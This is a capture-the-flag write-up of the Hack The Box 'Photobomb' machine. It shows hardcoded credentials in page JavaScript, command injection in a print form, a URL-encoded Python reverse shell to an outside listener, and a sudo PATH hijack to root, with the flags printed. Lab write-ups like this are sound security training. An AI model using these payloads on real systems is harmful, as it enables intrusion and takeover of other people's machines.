

80/tcp nginx/1.18.0 (Ubuntu)
22/tcp





leads to login prompt
checking page source code


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
<!DOCTYPE html>
<html>
<head>
  <title>Photobomb</title>
  <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
  <script src="photobomb.js"></script>
</head>
<body>
  <div id="container">
    <header>
      <h1><a href="/">Photobomb</a></h1>
    </header>
    <article>
      <h2>Welcome to your new Photobomb franchise!</h2>
      <p>You will soon be making an amazing income selling premium photographic
      <p>This state of-the-art web application is your gateway to this fantasti
      <p>To get started, please <a href="/printer" class="creds">click here!</a
      <p>If you have any problems with your printer, please call our Technical
    </article>
  </div>
</body>
</html>

```


looks like we found a hidden message in the .js file

```
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;
```



and we are in as pH0t0

found that 404 request gives this url
backend might be supporting python



opening up burp suite to investigate more back at /printer page tried to download a picture and found something interesting

that the website uses POST method to download files

```
Pretty  Raw  Hex
POST /printer HTTP/1.1
Host: photobomb.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://photobomb.htb
Authorization: Basic cEgwdDA6YjBNYiE=
Connection: close
Referer: http://photobomb.htb/printer
Upgrade-Insecure-Requests: 1

photo=almas-salakhov-VK7TCqcZTlw-unsplash.jpg&filetype=png&dimensions=3000x2000
```

trying to add ; after each parameter to see if any of them are injectable

found that is injectable

Request

```
Pretty  Raw  Hex
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 82
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdDA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=almas-salakhov-VK7TCqcZTlw-unsplash.jpg&filetype=png;id&
  dimensions=3000x2000
```

Response

```
Pretty  Raw  Hex  Render
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 11 Nov 2022 15:59:11 GMT
4 Content-Type: text/html;charset=utf-8
5 Content-Length: 68
6 Connection: close
7 Content-Disposition: attachment;
  filename=almas-salakhov-VK7TCqcZTlw-unsplash_3000x2000.png;id
8 X-Xss-Protection: 1; mode=block
9 X-Content-Type-Options: nosniff
10 X-Frame-Options: SAMEORIGIN
11
12 Failed to generate a copy of
  almas-salakhov-VK7TCqcZTlw-unsplash.jpg
```

injecting a python reverse shell and encoding it through burp and setting up a listener

```
Upgrade-Insecure-Requests: 1

photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
jpg%3bpython3+-c+'import+socket,os,pty%3bs%3dsocket.socket(socket
.AF_INET,socket.SOCK_STREAM)%3bs.connect(("10.10.16.3",4242))%3bo
s.dup2(s.fileno(),0)%3bos.dup2(s.fileno(),1)%3bos.dup2(s.fileno()
,2)%3bpty.spawn("/bin/sh")'&dimensions=3000x2000
```

we are in as the user

#userflag 7f9da8485ffe27e050498cd4ceee60e9

```
┌──(super㉿kali)-[/home/super/CTF/htb/photobomb]
└─$
nc -lvnp 4242

wizard@photobomb:~/photobomb$
```

running sudo -l

```
wizard@photobomb:~/photobomb$ sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
wizard@photobomb:~/photobomb$
```

```
wizard@photobomb:~/photobomb$ cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

find command has no absolute path and we can leverage that to gain root access

copying bash to a file called find

echo /bin/bash > find

```
wizard@photobomb:~/photobomb$ echo /bin/bash > find
wizard@photobomb:~/photobomb$ chmod +x find
wizard@photobomb:~/photobomb$
```

now all we need to do is change the PATH to our current directory and run the script as root

sudo PATH=$PWD: $PATH /opt/cleanup.sh

```
root@photobomb:/home/wizard/photobomb# id
uid=0(root) gid=0(root) groups=0(root)
root@photobomb:/home/wizard/photobomb#
```

#rootflag 1e6603cb1b3475e00ba97b5d3b684c6b